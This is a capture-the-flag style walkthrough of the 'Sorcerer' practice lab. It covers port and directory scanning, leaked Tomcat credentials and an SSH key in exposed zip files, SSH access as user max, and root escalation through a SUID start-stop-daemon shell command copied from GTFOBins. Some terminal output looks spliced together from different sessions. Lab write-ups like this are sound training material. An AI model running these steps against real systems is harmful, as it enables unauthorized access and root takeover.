



Sorcerer(Linux)

<https://viperone.gitbook.io/pentest-everything/writeups/pg-practice/linux/sorcerer>

<https://medium.com/@ardian.danny/oscp-practice-series-60-proving-grounds-sorcerer-fa37d7beee92>

Sorcerer Starting in 41s...

Play Lab Description Learning Objectives

About this lab

To exploit this lab, you'll leverage various web server leaks to gain an initial foothold. This lab teaches you about information gathering through web server leaks, exploiting user scripts for shell access, and understanding SUID misconfigurations for privilege escalation.

Scan the ip

```
nmap -sS -sV -sC -A -T5 -p- -Pn 192.168.176.100
```

Starting Nmap 7.95 (https://nmap.org) at 2025-11-09 21:27 EST

Nmap scan report for 192.168.176.100

Host is up (0.031s latency).

Not shown: 65525 closed tcp ports (reset)

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp	open	http	nginx
111/tcp	open	rpcbind	2-4 (RPC #100000)
2049/tcp	open	nfs	
7742/tcp	open	http	nginx
8080/tcp	open	http	Apache Tomcat 7.0.4
34625/tcp	open	mountd	1-3 (RPC #100005)
43449/tcp	open	mountd	1-3 (RPC #100005)
45551/tcp	open	nlockmgr	1-4 (RPC #100021)
49951/tcp	open	mountd	1-3 (RPC #100005)

device type: general-purpose/router

Running: Linux 5.X, MikroTik RouterOS 7.X

OS CPE: cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3

OS details: Linux 5.0 - 5.14, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)

Network Distance: 4 hops

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
feroxbuster -u http://192.168.176.100 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
└─(root㉿kali)-[~]
# Feroxbuster -U http://192.168.176.100 -W /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

Tomcat Setup Application Examples Servlet Specs Tomcat Version

by Ben "epi" Risher ver: 2.13.0

Target Url	http://192.168.176.100/ (Tomcat)	Documentation
In-Scope Url	192.168.176.100	Tomcat 7.0.4 Documentation
Threads	50	Tomcat 7.0.4 Configuration
Wordlist	/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt	Tomcat Wiki
Status Codes	All Status Codes!	Find additional important configuration information in:
Timeout (secs)	7	SCATALINA_HOME/ RUNNING .txt
User-Agent	feroxbuster/2.13.0	Developers may be interested in:
Config File	/etc/feroxbuster/ferox-config.toml	Tomcat 7.0.4 Bug Database
Extract Links	true	Tomcat 7.0.4 JavaDocs
HTTP methods	[GET]	
Recursion Depth	4	

Press [ENTER] to use the [Scan Management Menu](#)! [Guide](#)


```
404      GET      71      12w      162c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
200      GET      11      3w      14c http://192.168.176.100/
[#####>-----] - 71s  113840/220546 67s  found:1      errors:0
[#####>-----] - 71s  113833/220546 1600/s  http://192.168.176.100/
```

Port 80 shows a page with only '404 not found' displayed. Port 8080 takes us to Apache Tomcat/7.04.


The link for the Manager App did not ask for authentication credentials like it normally does. It does provide us with a Access Denied page and also display the Tomcat default credentials of `tomcat:s3cret`.

We can store these later and possibly run these credentials against `nikto` or `gobuster` to see if we can enumerate further directories if required.


Port 7742 takes us to the following logon page which contains no identifying information apart from the name 'SORCERER' in the browser tab.



Soon after `feroxbuster` picks up the `/zipfiles/` directory. On browsing to this we find the following files.



I downloaded the zip files which are not encrypted and browsed through each with the GUI. The `max.zip` folder contained the most interesting information.



```
# cat tomcat-users.xml.bak
<?xml version="1.0" encoding="UTF-8"?>
<!--
  Licensed to the Apache Software Foundation (ASF) under one or more
  contributor license agreements. See the NOTICE file distributed with
  this work for additional information regarding copyright ownership.
  The ASF licenses this file to You under the Apache License, Version 2.0
  (the "License"); you may not use this file except in compliance with
  the License. You may obtain a copy of the License at

    http://www.apache.org/licenses/LICENSE-2.0

  Unless required by applicable law or agreed to in writing, software
  distributed under the License is distributed on an "AS IS" BASIS,
  WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
  See the License for the specific language governing permissions and
  limitations under the License.
-->
<tomcat-users xmlns="http://tomcat.apache.org/xml"
  xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
  xsi:schemaLocation="http://tomcat.apache.org/xml tomcat-users.xsd"
  version="1.0">
<!--
  NOTE: By default, no user is included in the "manager-gui" role required
  to operate the "/manager/html" web application. If you wish to use this app,
  you must define such a user - the username and password are arbitrary. It is
  strongly recommended that you do NOT use one of the users in the commented out
  section below since they are intended for use with the examples web
  application.
-->
<!--
  NOTE: The sample user and role entries below are intended for use with the
  examples web application. They are wrapped in a comment and thus are ignored
  when reading this file. If you wish to configure these users for use with the
  examples web application, do not forget to remove the <!... ..> that surrounds
  them. You will also need to set the passwords to something appropriate.
-->
<role rolename="manager-gui"/>
<user username="tomcat" password="VTUD2XxJjf5LPmu6" roles="manager-gui"/>
</tomcat-users>
```

username="tomcat"

password="VTUD2XxJjf5LPmu6"

```
(root㉿kali)-[~/Desktop]
# unzip max.zip
Archive: max.zip
  creating: home/max/
  inflating: home/max/.bash_logout
  inflating: home/max/.profile
  creating: home/max/.ssh/
  inflating: home/max/.ssh/id_rsa.pub
  inflating: home/max/.ssh/authorized_keys
  inflating: home/max/.ssh/id_rsa
  inflating: home/max/tomcat-users.xml.bak
  inflating: home/max/.bashrc
  inflating: home/max/scp_wrapper.sh
```

```
[root@kali)-[~/Desktop/max/home/max]
# ls -la
total 32
drwxr-xr-x 3 kali kali 4096 Nov  9 22:20 ligolo-
drwxrwxr-x 3 kali kali 4096 Nov  9 21:39 ligolo-
-rw-r--r-- 1 kali kali  220 Apr 18 2019 .bash_logout
-rw-r--r-- 1 kali kali 3526 Apr 18 2019 .bashrc
-rw-r--r-- 1 kali kali   807 Apr 18 2019 .profile
drwxr-xr-x 1 kali kali   133 Sep 24 2020 scp_wrapper.sh
drwxr-xr-x 2 kali kali 4096 Sep 24 2020 .ssh
-rw-r--r-- 1 kali kali 1991 Sep 24 2020 tomcat-users.xml.bak
```

```
(root㉿kali)-[~/Desktop/max/home/max]
└─# cd .ssh

(root㉿kali)-[~/max/home/max/.ssh]
└─# ls
authorized_keys  id_rsa  id_rsa.pub
SeManageVolume
└─#
```

```
└─(shatternox㉿pepper)─[~/.../sorcerer/home (2)/max/.ssh]
└─$ scp -i id_rsa authorized_keys max@192.168.212.100:/home/max/.ssh/authorized_keys
scp: Received message too long 1094927173
scp: Ensure the remote shell produces no output for non-interactive sessions.

└─(shatternox㉿pepper)─[~/.../sorcerer/home (2)/max/.ssh]
└─$ scp -i id_rsa -o authorized_keys max@192.168.212.100:/home/max/.ssh/authorized_keys
authorized_keys                                         100%   570      2.5KB/s  00:00
```

```
└─(shatternox㉿pepper)─[~/.../sorcerer/home (2)/max/.ssh]
└─$ ssh max@192.168.212.100
max@sorcerer:~$ whoami
max
max@sorcerer:~$
```

Nice! We are in.

```
max@sorcerer:~$ find / -perm -u=s 2>/dev/null | grep -v '^/proc\|^\run\|^\sys\|^\snap'
/usr/sbin/mount.nfs
/usr/sbin/start-stop-daemon
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/su
/usr/bin/mount
/usr/bin/vmware-user-suid-wrapper
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/chsh
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
max@sorcerer:~$
```

During enumeration, I immediately discovered an uncommon SUID binary.

[.. / start-stop-daemon](#)

 Star 9,976

Shell SUID Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
start-stop-daemon -n $RANDOM -S -x /bin/sh
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which start-stop-daemon) .
./start-stop-daemon -n $RANDOM -S -x /bin/sh -- -p
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo start-stop-daemon -n $RANDOM -S -x /bin/sh
```

Local and Proof file

```
/usr/sbin/start-stop-daemon -n $RANDOM -S -x /bin/bash -- -p
```

```
max@sorcerer:~$ find / -perm -u=s 2>/dev/null | grep -v '^/proc\|^/run\|^/sys\|^/snap'
/usr/sbin/mount.nfs
/usr/sbin/start-stop-daemon
/usr/bin/passwd
/usr/bin/fusermount
/usr/bin/su
/usr/bin/mount
/usr/bin/vmware-user-suid-wrapper
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/chsh
/usr/lib/eject/decrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
max@sorcerer:~$ /usr/sbin/start-stop-daemon -n $RANDOM -S -x /bin/bash -- -p
bash-5.0# whoami
root
root
bash-5.0# ls
bin dev home initrd.img.old lib32 libx32 media opt root sbin sys usr vmlinuz
boot etc initrd.img lib lib64 lost+found mnt proc run srv tmp var vmlinuz.old
bash-5.0# cd /home/max/
bash-5.0# ls
scp_wrapper.sh tomcat-users.xml.bak
bash-5.0# ls -la
total 32
drwxr-xr-x 3 max max 4096 Sep 24 2020 .
drwxr-xr-x 7 root root 4096 Sep 24 2020 ..
-rw-r--r-- 1 max max 220 Apr 18 2019 .bash_logout
-rw-r--r-- 1 max max 3526 Apr 18 2019 .bashrc
-rw-r--r-- 1 max max 807 Apr 18 2019 .profile
drwxr--r-- 2 max max 4096 Sep 24 2020 .ssh
-rwxr-xr-x 1 max max 133 Sep 24 2020 scp_wrapper.sh
-rw-r--r-- 1 max max 1991 Sep 24 2020 tomcat-users.xml.bak
bash-5.0# cd ..
bash-5.0# ls
dennis francis max miriam sofia
bash-5.0# cd dennis/
bash-5.0# ls
local.txt
bash-5.0# cat local.txt
63bcf94e1081a9ccc3e26a5424951ce8
bash-5.0# cat /root/proof.txt
ab941cff24ab51573031a24be0166e9f
bash-5.0#
```